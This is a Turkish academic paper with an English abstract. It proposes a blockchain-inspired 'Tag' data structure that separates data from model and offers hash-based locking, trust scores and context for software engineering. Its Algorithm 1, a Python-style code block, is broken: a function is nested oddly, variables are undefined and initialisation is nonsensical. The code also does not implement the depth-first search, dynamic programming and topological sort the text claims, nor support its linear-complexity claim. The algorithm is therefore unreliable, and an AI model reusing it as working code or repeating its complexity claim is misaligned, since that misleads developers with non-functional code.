* Sorumlu yazar: stakan@ankara.edu.tr

Özet: Çalışmada, blok zinciri veri yapısının güvenilirlik konusunda sağladığı avantajların yazılım mühendisliğinde kullanılabilmesi amacıyla, Etiket adında yeni bir veri yapısı geliştirilmiştir. Etiket veri yapısına güven mekanizması odağında, tutarlılık, değişebilirlik ve bağlam gibi yeni özellikler kazandırılmıştır. Geliştirdiğimiz model sağlık, hukuk, eğitim ve güvenlik gibi çok çeşitli alanlarda yazılım geliştirilmesinde kullanılabilecek güvenilir ve aynı zamanda esnek bir veri yapısı sunmaktadır. İleriki araştırmalarda, bu makalede önerilen veri yapısının daha kapsamlı senaryolarla test edilmesi planlanmaktadır.

Anahtar Kelimeler: Veri Yapısı, Güvenilirlik, Blok Zinciri, Tutarlılık, Bağlam

A New Data-Driven Approach for Reliability, Consistency, Context and Immutability in Software Engineering

Gökmen Katipoğlu¹, Semih Utku², Savaş Takan^{*3}

¹Dokuz Eylül Üniversitesi, 2022900626@ogr.deu.edu.tr

²Dokuz Eylül Üniversitesi, semih@cs.deu.edu.tr

³Ankara Üniversitesi, stakan@ankara.edu.tr

* Corresponding author: stakan@ankara.edu.tr

Abstract: A new data structure called Tag was created to use the blockchain data structure's reliability benefits in software programming. Focusing on the reliability mechanism, unique characteristics such as consistency, changeability, and context have been added to the tag data structure. The model we have created provides a dependable and, at the same time, a flexible data structure that may be applied to software development in various sectors, including medicine, law, education, and security. The future study intends to evaluate the data structure presented in this work using more specific scenarios.

Keywords: Data Structure, Reliability, Blockchain, Consistency, Context

1. Giriş

Blok zinciri popülerliğini Bitcoin sayesinde kazanmış olsa da sadece finansal kullanımlarla sınırlı bir teknoloji değildir. Çeşitli alan ve senaryoların gereksinimlerini karşılayabilecek bir yazılım mimarisi sağlayan bileşenlerden oluşur [1–8]. Bu nedenle, blok zinciri teknolojisi için uyarlanabilir yazılım bileşenlerinin geliştirilmesi, blok zincirinin çeşitli uygulamalarda kullanılmasını sağlayabilir [9].

Blok zinciri çok sayıda teknolojiyi ihtiva eder ancak, blok zincirinin ihtiva ettiği tüm teknolojilerin bir arada kullanılması, her sistem için uygun olmayabilir [10,11]. Örneğin blok zinciri teknolojisini bütün olarak ele almak dağıtık sistemlerde, para gibi az bellek gerektiren durumlar için elverişli olabilir, ancak büyük miktarda bellek gerektiren yapılarda pek çok zorluk yaratabilmektedir [12]. Bu nedenle, blok zinciri teknolojisini bütün olarak ele almaktan ziyade, bu teknolojiye her bir parçayı izole olarak düşünmek faydalı olabilir.

Blok zincirinin en önemli katmanlarından biri, merkezinde özetleme mekanizmasının bulunduğu veri yapısıdır [13]. Blok zinciri veri yapısı, verileri içeren zincirleme ve değişmez bir blok listesidir [14–16]. Her blok, kendi verilerinin ve önceki bloğun özetinin değişmez bir kaydını tutar. Bu nedenle blok zincirine yeni bilgiler eklememiz gerekiyorsa yeni bir blok eklememiz gerekir. Blok zincirine yeni bir blok eklendiğinde, bunun ağ içindeki kontrolü özet mekanizması ile sağlanır. Farklı veriler içeren herhangi bir blok, farklı bir özet değerine sahiptir [17]. Bu mekanizmada özet değerlerini hızla hesaplamak için geleneksel olarak Merkle Tree [18], Directed Acyclic Graph (DAG) [19] vb. gibi farklı veri yapıları kullanılmaktadır.

Blok zincirinin veri yapısında temel amaç güvenin sağlanmasıdır [20–22]. Bu çalışmanın amacı ise blok zinciri veri yapısının güvenilirlik mekanizmasını yazılım mühendisliğine kazandırmaktır. Çalışmamız güvenilirlik için tutarlılık, değişmezlik ve bağlam gibi çeşitli özellikler içermektedir.

İnsan odaklı veriler söz konusu olduğunda güvenilirlik önemli bir konudur. Güvenilirliğin sağlanması, gerçek hayatta insan odaklı verilerin oluşumu, dağılımı ve evrimi için gerekli bir koşuldur. Bu durum, yeni doğmuş bir çocuğun dünyayı öğrenmek için ailesine güvenmesine ve büyüdükçe sosyal dünyasını güvendiği unsurlarla şekillendirmesine benzetilebilir. Gerçek yaşamda bir verinin güvenilirliğini destekleyen ne kadar fazla unsur varsa, o veri o kadar güvenilir kabul edilir. Öte yandan bir verinin güvenilirliğini destekleyebilecek herhangi bir unsur yoksa o veri şüpheli olarak yorumlanmaktadır.

Güvenilir sistemlerde verilerin geçerliliği, tutarlılık ile ilintilidir çünkü sistemde herhangi bir veri değiştirilirse, tutarlılık kaybolma riski altındadır. Tutarlılığı yeniden sağlamak için, değiştirilen verilerden etkilenen tüm veriler değiştirilmelidir. Herhangi bir veri ile ilintili herhangi bir unsorda meydana gelebilecek bir değişiklik, zincirleme bir etkiye sahip olduğundan, bu verilerle ilintili tüm verilerin tutarlılığı etkilenir. Buna ek olarak zaman faktörü, veri tutarlılığını sağlamada kritik öneme sahiptir.

Gerçek hayatta güvenilirliğin bir diğer kritik yönü, güvenilir veya güvenilirmez olma esnekliğidir. Bir elma serbest bırakıldığında, yerçekimi yasasına göre yere düşer. Yerçekimi yasasında yapılacak herhangi bir değişiklik, elmanın düşmesini etkileyecektir. Bu nedenle, yere düşen elma bilgisinin değişmez olması için onu destekleyen yerçekimi bilgisinin de değişmez (güvenilir veri) olması gerekir. Ayrıca bir kitap ve yazarı değişmezken (güvenilir veri), onu satın alan veya okuyan kişi değişkendir ve bilinmemektedir (güvenilmez veri). Yani, bazı veriler güvenilir olabilirken diğerleri güvenilirmez olabilmektedir.

Güvenilirlikle ilgili diğer bir konu da bağlamdır. Her veri parçasının bir veya daha fazla bağlamı vardır. "Bağlam" terimi, tüm verilere ve bunların ilişkilerine atıfta bulunur. Örneğin, bir elma bazı bağlamlarda meyve olarak kabul edilebilir. Başka bir bağlamda, bir bilgisayar markasına veya farklı bir bağlamda bilgiyi çağrıştıran bir metafora atıfta bulunabilir. Bir elmanın belirli bir bağlamda ne anlama geldiği, veri modelleme için bir problemdir. Ek olarak, bağlam için bazı veriler gerekli olabilirken, diğerleri önemsiz olabilir.

Blok zinciri veri yapısı, güvenilirlik açısından her ne kadar etkili niteliklere sahip olsa da yazılım mühendisliğinde kullanılmak istendiğinde, değişmezlik ve dağıtıklık özelliği dolayısıyla pek çok probleme yol açabilmektedir. Örneğin blok zincirinin veri yapısında, veriler arasındaki ilişkileri yakalamak zordur. Çünkü blok zincirinde veriler, değişmez bağlı liste olarak tutulur. Böyle bir tutulma şekli, veriler arasındaki ilişkileri iyi ifade edemediğinden, veri arama, değiştirme, ekleme ve silme mekanizmaları yüksek karmaşıklığa sahiptir. Bu nedenle, ilişkilerin ve verinin uygun şekilde tutulabileceği veri odaklı güvenilir bir yapıya ihtiyaç bulunmaktadır. Diğer yandan veri tekrarının önlenmesi, bakımı, model esnekliğinin sağlanması, zaman ve alan maliyeti gibi nedenlerle yazılım mühendisliğinde, veri modeli ile verilerin saklandığı alan birbirinden ayrı tutulur. Blok zincirinde ise veri ve model birbirinden ayrı tutulmamıştır. Bağlantılı liste veri yapısını kullanan blok zinciri, veriler arasındaki ilişkileri göstermediğinden, verileri indeksleme açısından dezavantajlara sahiptir. Bunun çözümü, çizge veri yapısını destekleyen bir mekanizmadan geçmektedir. Blok zinciri veri yapısı, silme ve güncelleme yetenekleri olmadığından, döngülü çizgeyi desteklemez. Ancak, bilgi çizgesi, ontoloji, FSM, Petri Net ve UML vb. dâhil olmak üzere döngü gerektiren çok sayıda teknoloji vardır. Döngülü çizge yapısını desteklemek için, değişmez özellikte ilişkilerin yanında değişebilir özellikte ilişkilerin de var olması gerekmektedir.

Çalışmamızda, blok zinciri veri yapısını diğer blok zinciri teknolojilerinden ayırarak, yazılım mühendisliği için güvenilir, kullanımı basit, geniş çapta uygulanabilir, uyarlanabilir ve esnek hale getirilebilir bir veri yapısı geliştirmek amaçlanmıştır. Bu doğrultuda, yukarıda değinilen problemlerin çözümü için blok zinciri veri yapısında değişikliğe gidilerek veri ile model birbirinden ayrılmıştır. Ayrıca bu yeni veri yapısına değişebilir ve değişmez özellikler eklenerek çizge yapısının desteklenmesi sağlanmıştır. Son olarak, güven mekanizmasını sağlaması için geliştirdiğimiz veri yapısına tutarlılık ve bağlam gibi özellikler eklenmiştir.

Çalışmada önerilen güvenilir veri yapısı, yaygın olarak kullanılan bir dil olan Javascript kullanılarak örneklenmiştir. Ayrıca önerilen modelin geçerliliği, örnek senaryolar ile test edilerek ispatlanmıştır. Geliştirdiğimiz veri yapısının, güven mekanizmasına ihtiyaç duyulan çok sayıda projenin hayata geçirilebilmesine katkı sunması beklenmektedir.

2. İlgili Çalışmalar

Blok zinciri teknolojisi pek çok farklı katmandan meydana gelir ve önemli katmanlarından biri, merkezinde özetleme mekanizmasının bulunduğu veri yapısı katmanıdır [23]. Blok zincirinin veri yapısında temel amaç güvenin sağlanmasıdır. Ancak blok zinciri veri yapısı, güvenilirlik açısından her ne kadar etkili niteliklere sahip olsa da yazılım mühendisliğinde kullanılmak istendiğinde, değişmezlik ve dağıtıklık özelliği dolayısıyla pek çok probleme yol açabilmektedir. Bu çalışmanın amacı, blok zinciri veri yapısının güvenilirlik mekanizmasını yazılım mühendisliğine kazandırmaktır. Bu bölümde, amacımız çerçevesinde ilgili çalışmalara yer verilmiştir.

Przytarski tarafından gerçekleştirilen çalışmada, blok zincirinin veri modelinin sorunlarına yönelik bir çözüm geliştirilmiştir [24]. Przytarski, anahtar/değer yapısı yerine, varlıkların özelliklerinin daha esnek bir şekilde tutulduğu <varlık, özellik, değer> yapısını önerir. Bu öneride varlıklar, özellikler ve değerler daha belirgin bir şekilde oluşturulmakta ve böylece verilerin sorgulanması kolaylaştırılmaktadır. Bu yaklaşımda, varlık/özellik ilişkisi iki farklı Merkle Ağacı ile tanımlanır.

Przytarski ve arkadaşları, sabit ve genişletilebilir veri adını verdikleri, blok zincirine iki farklı şekilde girilen veri türü tanımlamıştır [25]. "Sabit veri", belirli bir zamanda geçerli olan bir veri türünü ifade eder. Bu veriler, bir olayın zaman damgasını özellik olarak tutarak, zaman içindeki olaylara işaret eder. "Genişletilebilir veri", zaman içinde değiştirilebilecek bir veri türüdür. Bu tür veriler bir dizi anahtar/değer çiftinden oluşur ve bu anahtar/değer çiftleri bir zincir olarak bir zaman damgasıyla bağlantılıdır.

Blok zincirindeki bloklar, bazı veri odaklı özellikleri içinde barındırmak zorundadır. Blok zincirindeki bloklarda saklanan verilerin bazıları, üst verilere sahip olabilir. Eberhardt ve Tai [26], verilerin blok zincirinde depolanmasını "zincir içi", verilerin geleneksel veri tabanında depolanmasını ise "zincir dışı" olarak tanımlar. Verilerin zincir dışında veri tabanında, üst verilerin ise zincir içinde, blok zincirinde tutulmasını önerir. Bu çalışmaların dışında Ellervee ve ark. [27], blok zinciri için kapsamlı bir veri modeli önerdikleri araştırmalarında, blok zincirinde veri yapısının veri modelinden ayrılmasına odaklanmışlardır. Farklı bir çalışmada veri depolama sorunları araştırılmıştır [28]. Araştırmacılar, verileri blok zincirinde depolamak için veri bütünlüğünü sağlayan üç katmanlı bir çerçeve önerir. Blok zincirinde öne çıkan bir diğer konu verilerin sıralanmasıdır. Bu konuda gerçekleştirilen bir çalışmada, bir çevrimiçi inceleme ve sıralama sistemi için blok zinciri tabanlı Çevrimiçi Eğitim İçerik Sıralama sistemi önerilmiştir [29].


Blok zinciri veri yönetim sistemleri hakkında literatürdeki çeşitli çalışmalar gerçekleştirilmiştir [30–32]. Wei ve arkadaşları, üç tipik blok zinciri türüne, yani standart blok zincirine, hibrit blok zincirine ve DAG'ye dayanan veri yönetim sistemleri hakkında kapsamlı bir araştırma gerçekleştirilmiştir [33]. Araştırmada, veri yönetim mekanizmaları "blok mimarisi, blok zinciri veri yapısı ve blok zinciri depolama motoru" olmak üzere üç katmana ayrılmıştır. Burada blok mimarisi, işlemlerin dağıtılmış bir deftere nasıl kaydedileceğini gösterirken, blok zinciri veri yapısı, her bloğun iç yapısını ifade eder ve blok zinciri depolama motoru ise blok zinciri sistemindeki verilerin depolama biçimini belirtir.

Sözü edilen araştırmaların dışında literatürde, blok zinciri ve güvenilirlik ile ilgili çalışmaların bir bölümünde kişisel veri gizliliğinin korunması araştırılmıştır [20]–[22]. Farklı çalışmalarda, blok zinciri destekli güvenli veri paylaşımına odaklanılmıştır [34]–[37]. Bunun yanı sıra blok zinciri temelli güvenilir izleme yöntemleri öneren [38], [39] ve blok zinciri teknolojisi odağında güvenlik açıkları üzerine gerçekleştirilen çalışmalar da bulunmaktadır [40], [41]. Diğer bazı araştırmalarda blok zincir teknolojileri ile işlem hızına odaklanılmıştır [42]. Ayrıca değişik endüstrilere yönelik güven odaklı bütünleşik mimariler sunan çeşitli araştırmalar bulunmaktadır [9], [43], [44]. Bazı araştırmacılar, blok zinciri teknolojilerini test etmek üzere metodolojiler geliştirirken [45], diğer bazı araştırmacılar blok zincirinin ölçeklendirilmesine yönelik öneriler sunmuştur [46], [47].

Mevcut literatürden farklı olarak çalışmamızda, blok zinciri veri yapısının diğer blok zinciri teknolojilerinden ayrılmasıyla, yazılım mühendisliği için güvenilir, kullanımı basit, geniş çapta uygulanabilir, uyarlanabilir ve esnek hale getirilebilir bir veri yapısı geliştirilmiştir. Bu doğrultuda, blok zinciri veri yapısında değişikliğe gidilerek veri ile model birbirinden ayrılmış, sabit ve değişken ilişkiler eklenerek çizge yapısı desteklenmiş ve güven mekanizmasını sağlamak için tutarlılık ve bağlam gibi özelliklerin desteklenmesi sağlanmıştır.


3. Yöntem

Geliştirdiğimiz modeldeki tüm unsurlar “Etiket” olarak kabul edilir. Etiketlerin kendileri ve birbirleri ile ilişkilerinden oluşan yapıya ise Etiket ağı adı verilir. Bu veri yapısında, etikete ait veri ve ilişkiler adres olarak tutulmaktadır. Verinin ve ilişkilerin kendisi yerine adresinin tutulmasının nedeni, adresin veriden daha az yer kaplaması, tekrarı engellemesi, esnek tasarım ve kolay bakım imkânı sunmasıdır. Etiket adını verdiğimiz veri yapısında, etiketlerin içerisindeki ilişkilerin ve verilerin değişip değişmediğini kontrol etmek mümkündür. Değişip değişmediği kontrol edilen ilişkilere sabit ilişki, kontrol edilmeyen ilişkilere değişken ilişki denir. Diğer yandan veriler ise her zaman kontrol edildiği için veri yapısında sabit olarak kabul edilirler. Değişip değişmediği ile ilgilenilmeyen (Değişken) ilişkiler var olabildiği için, etiket ağında tutarlılık korunarak ekleme, yaratma, değiştirme ve silme işlemleri rahatlıkla gerçekleştirilebilmektedir. Değişken ilişkiler, her türlü ilişki yapısını modelleyebilmek amacıyla etiket olarak adlandırılabilir. Bir etiketin silinmesi, değiştirilmesi, yaratılması ve eklenmesi durumunda, ona bağlı olan etiketler, tutarlılığı korumak adına Algoritma 1 sayesinde yeniden hesaplanarak güncellenir. Buna ek olarak, Algoritma 1 sayesinde, etiket ağında bir değişiklik olup olmadığı tespit edilebilir. Geliştirdiğimiz etiket ağının genel tasarımı Şekil 1’de gösterilmiştir.




Şekil 1. Etiket ağının genel gösterimi

Şekil 1’de görülebileceği gibi, geliştirdiğimiz yapıda model ile veri birbirinden ayrılmıştır. Örneğin geliştirdiğimiz yapıda Etiket 4 ve Etiket 3, aynı anda Veri 3’e bağ oluşturmaktadır. Burada Veri 3’ün iki ayrı kopyasının yerine yalnızca adresleri tutulmaktadır. Bu durum, veri tekrarının yanı sıra bakım ve alan maliyetlerini azaltmaktadır. Ayrıca Etiket 3, Veri 5 ve Veri 3 adında verilere sahiptir. Bu durum, geleneksel blok zincirinin blok ve veri ilişkisini kapsayan bir yapı oluşturur. Etiket ağında değişip değişmediği kontrol edilebilir ilişkilerin yanı sıra kontrol edilmeyen ilişkilerin de bulunabilmesinin temel nedeni, döngüsel çizgeye izin vermek ve bağlam, güven, tutarlılık gibi pek çok özelliğin tasarlanabilmesini sağlamaktır. Şekil 2’de, geliştirdiğimiz etiket yapısı genel özellikleriyle gösterilmiştir.




Şekil 2. Etiket yapısının genel gösterim

İlişkiler, iki adet etiket adresinden oluşur. Bunlardan ilki zorunlu, ikincisi ise opsiyoneldir. Opsiyonel ilişki bulunmasının nedeni, bazı ilişkilerin sadece bir adet etiket almasıdır. Modeldeki ilişki yapısı, değişip değişmediği kontrol edilir (sabit) ya da edilmez (değişken) olması fark etmeksizin bu şekilde ifade edilir. Etiket veri yapısında, herhangi bir değişiklik durumunda güncellenmesi gereken ilişkiler, dışa doğru geçiş ile ifade edilir ve saklanır. Şekil 3'te, ilişki yapısı gösterilmektedir.



Şekil 3. İlişkilerin genel yapısı

Modelde sabitlik kontrolü, özet mekanizması ile sağlanmıştır. Burada özet, sabit ilişkilerin ve verinin özetini ifade eder. İstenildiği zaman özet hesaplanır ve özet kümesine eklenir. Geliştirdiğimiz veri yapısında bu işlem, lock() fonksiyonu ile gerçekleştirilmektedir. Daha sonra, etikette herhangi bir değişiklik olup olmadığını kontrol etmek için yeni bir özet değeri hesaplanır ve özet kümesinin içerisindeki eski özet değerleri ile karşılaştırılır. Bu andan sonra, etiketin ilişkilerinde veya verilerinde bir değişiklik gerçekleşirse, farklı özet çıkacağından, verinin değişip değişmediği ve değişmişse bulunduğu pozisyon otomatik olarak tespit edilecektir. Çıkan sonuçlar eşitse yapının değiştirilmediği; sonuçlar eşit değilse yapının değiştirildiği anlamına gelir. Bu işlem, isLock() fonksiyonu ile gerçekleştirilmektedir. Etiketin Lock ve islock durumunun genel yapısı Şekil 4'te gösterilmiştir.




Şekil 4. Lock ve Unlock durumu

Örnek özet bulma formülü aşağıdaki gibidir. Burada i değeri, n tane sabit veriden kaçınıcısının ifade edildiğini gösterir. j değeri ise, m tane sabit ilişkiden kaçınıcısının ifade edildiğini gösterir.

$$\text{hash}(\sum_{i=0}^n \text{sabit veri}_i + \sum_{j=0}^m \text{sabit ilişki}_j)$$

Formül 1. Etiket özet değerinin hesaplanması

Şekil 5'te tip 1, tip 2 ve tip 3 olarak ifade edildiği üzere, herhangi bir çizgede etiket ile veri arasında üç çeşit ilişki bulunabilir. Bu ilişkilerin nasıl gösterileceği, a ve b ile ifade edilmiştir. Burada kritik nokta, b ile adlandırılan yapıda X ve Y 'nin aynı veriye referans vermesidir.



Şekil 5. İlişki çeşitlerinin genel görünümü

Geliştirdiğimiz yapının pseudo kod olarak tanımlanmış hali aşağıda gösterilmiştir. Burada A , B ve C verileri, k ve j ise ilişkileri ifade etmek için kullanılmıştır. Ayrıca k sabit ilişkileri, j ise değişken ilişkileri ifade eder. İlişkiler (k ve j) sözlük olarak $\{k:C, \dots\}$ şeklinde ifade edilirken, veriler (A , B ve C) küme olarak $\{A, B, C\}$ şeklinde ifade edilmektedir. Aşağıdaki örnekte, “new” komutu ile inşacıya parametre olarak A , B , k , j değişkenleri verilerek yeni bir etiket oluşturulmuştur.

$k = \text{new Etiket}(\{'yap'\})$

$j = \text{new Etiket}(\{'sat'\})$

$B = \text{new Etiket}(\{'Müşteri'\})$

$C = \text{new Etiket}(\{'Resim'\})$

$A = \text{new Etiket}(\{'Ressam'\}, \{k: C\}, \{j: B\})$

Geliştirdiğimiz veri yapısında ilişkiler adreslerden oluşan bir sözlüktür. Adreslerle tutulduğu için ilişkilerin gösterdiği verilere kolaylıkla erişmek mümkün olur. Örneğin A etiketinde bulunan k , j , C , B etiketlerinin yalnızca adresleri tutulur. Bu adresler, hafızadaki bir adresi ifade eder ve bu adrese direkt ulaşarak istenilen etiket elde edilebilir.

A etiketinin lock fonksiyonu ($A.\text{lock}()$) çalıştırıldıktan sonra, etiketin “Ressam” adlı verisi ile k , j , C , B etiketlerinin özet değerleri hesaplanarak özet kümesine eklenir. Daha sonra verilerin ve ilişkilerin değişip değişmediğini kontrol etmek için özet değeri yeniden hesaplanır ve çıkan özet değerinin özet kümesinde yer alıp almadığına bakılır. Bu işlem, isLock fonksiyonu ile yapılır. Eğer özet kümesinde bu değer bulunmuyorsa, veri veya ilişki değişmiş; bulunuyorsa değişmemiş olduğu anlaşılır.


```

def update(graph, parent, weight_cost, start_edge):
    stack = [start_edge]
    visited = []
    while stack:
        edge = stack.pop()
        visited.append(edge)
        for neighbor_edge in graph.neighbors(edge):
            if neighbor_edge not in visited:
                visited.append(neighbor_edge)
                if edge not in parent:
                    parent[neighbor_edge] = edge
                    weight_cost[neighbor_edge] = weight_cost[edge] + graph[neighbor_edge]['weight']
                    stack.append(neighbor_edge)
    def run(graph, start_edge):
        weight_cost = defaultdict(int, {edge: 0 if start_edge else -sys.maxsize for edge in graph.edges})
        weight_cost[start_edge] = 0
        while len(required) > 0:
            update(graph, parent, weight_cost, start_edge)

```

Algoritma 1. Değişikliklerin çizge yapısında güncellenmesi için kullanılan pseudo kod

Algoritma 1 sayesinde, düşük karmaşıklık ile değişikliklerin etiket ağındaki tüm noktalara taşınması sağlanmaktadır. Ayrıca, etiket ağında meydana gelen değişikliklerin nerede gerçekleştiği de yine aynı algoritma ile bulunabilmektedir. Algoritmada güncellemeler, etiket ağındaki sabit ilişkiler üzerinden gerçekleşir. Yani değişken ilişkiler hesaba katılmaz. Bu algoritma, derinlik ilk arama, dinamik programlama ve topolojik sıralama kullanılarak geliştirilmiştir. Etiket ağı çoklu geçişli döngüsel bir çizge olduğundan, bütün geçişlerin gezilebilmesi için düğümlerle kenarlar yer değiştirilmiştir. Böylece tüm kenarların gezilebilmesi sağlanmıştır. Bu sayede tüm sistem $O(E)$ karmaşıklığı ile gezilmiş olur. Sonuç olarak lineer bir karmaşıklık ile bütün sistem güncellenmektedir.




Şekil 6. Etiket yapısının veri indekslemesi ve özet değerinin hesaplanması

Şekil 6'da görülebileceği üzere, etiket veri yapısına istenildiği zaman veri indeksleme mekanizması koyulabilir. Veri indeksleme mekanizması B-Ağaç olarak tercih edilirse, yaklaşık olarak $O(\log N)$ karmaşıklığında arama yapılabilir. Diğer yandan, özet değeri hesaplamak için ise Merkle-Ağaç kullanılabilir. Bu durumda özet değerinin hesaplanması $O(\log N)$ 'e kadar düşer.

Geliştirdiğimiz modelde, güven mekanizması bulunmaktadır. Güven mekanizması, modelin içindeki sabit ilişkilerin toplamından meydana gelir. Güven mekanizması bu yönüyle, etiketlerin sıralanmasını sağlar. Yani, güven değeri yüksek olan etiket, daha güvenlidir ve üst sıralarda yer alır. Bütün sabit ilişkilerin ve verilerin özetlenmesi ile oluşan değere ise bağlam adı verilmiştir. Örneğin Şekil 7'de, A verisinin güven değeri, onu destekleyen sabit ilişkilerin sayısı kadardır, yani 7'dir. Şekil 7'deki özetleme hesaplamalarının sonucunda elde edilen değer,


A etiketinin bağlamını oluşturmaktadır. Anlaşılabacağı üzere, herhangi bir verinin veya ilişkinin yerinin değişmesi, A'nın bağlamını da değiştirecektir.

Etiket ağında güncelleme, kullanıcının verdiği derinlik parametresine göre belirlenebilir ve böylece kaç birim mesafenin güncellenebileceği kullanıcı tarafından oluşturulabilir. Örneğin Şekil 7'ye baktığımızda, eğer derinlik parametresi olarak 1 verilirse, C etiketindeki bir değişiklik yalnızca B etiketine etki eder. Derinlik parametresi 2 olarak belirlenirse, B ve A etiketleri etkilenir.



Şekil 7. Algoritma 1 ile hesaplanan A değeri

Geliştirdiğimiz modeli veri seviyesinden değil de etiket seviyesinden bakarak A kişinin ilişkileri üzerinden senaryolaştırmak gerekirse; toplumdaki A kişisi, yaşadığı sokak, mahalle, kent, eğitim düzeyi, ilgi alanları, vakıf olduğu konular ve tüm kimlikleriyle sahip olduğu diğer etiketlere bağlanacak ve bütün bunlar etiket ağına kaydedilecektir.



Şekil 8. Etiket ağının örnek yapısı. Burada kırmızı oklar sabit ilişkileri, mavi oklar ise değişken ilişkileri ifade etmektedir.

Bu senaryoda, kişinin sanatçı ya da baba olması sabit bir ilişki iken, sinemasever olması, yaşadığı şehir, arkadaşları ya da hobileri kişinin seçimine bağlı değişken ilişkileri ifade eder. Burada A kişisi, ne kadar fazla sabit ilişkiye sahipse o kadar güvenilir kabul edilir. Örneğin Şekil 9'da A'nın güvenilirliği 3, B'nin güvenilirliği ise 4'tür. Bu durumda B, A'dan daha güvenilir kabul edilir. B'de herhangi bir güncelleme yapıldığında, B'yi destekleyen "kadın, E ve Ankara Üniversitesi" etiketlerinin arasındaki sabit ilişkiler de güncellenir.

4. Geçerliliğe Yönelik Tehditler

Blok zinciri pek çok katmandan meydana geldiği için, geliştirdiğimiz model, blok zincirinin tamamı yerine yalnızca blok zincirinin veri yapısı ile karşılaştırılmıştır. İleride, farklı problemleri çözmek için diğer katmanlar projeye entegre edilerek, daha performanslı yaklaşımlar geliştirilmesi planlanmaktadır.

Geliştirdiğimiz modelin fiziksel olarak test edilmesi için, dört adet STM32 ve Lora Modülü kullanılmış ve temel işlevler üzerinde testler gerçekleştirilmiştir. Bunun sonucunda, sistemin temel işlevlerinin fiziksel olarak problemsiz çalışabildiği tespit edilmiştir. Ancak finansal nedenlerden dolayı daha kapsamlı ve bütüncül testler gerçekleştirilememiştir.

Değişmezlik, güvenilirlik, tutarlılık ve bağlam yapıları, kolaylıkla test edilebilecek unsurlar değildir. Bu nedenle çalışmamızda söz konusu unsurların uygulanabilirliği için, örnek senaryolar üzerinden kanıtlama yoluna gidilmiştir. İleride, gerçek senaryolar üzerinde çalıştırılabilmesinin faydalı olacağı düşünülmektedir.

Son olarak çalışmamızda, finansal yetersizlikler nedeniyle geliştirdiğimiz modelin büyük sistemler üzerinde denenmesi mümkün olmamıştır. Bu nedenle, çalışmamız ile ilgili olarak ileride bu tarz bir sınama gerçekleştirilmesi gerekli ve faydalı görülmektedir.
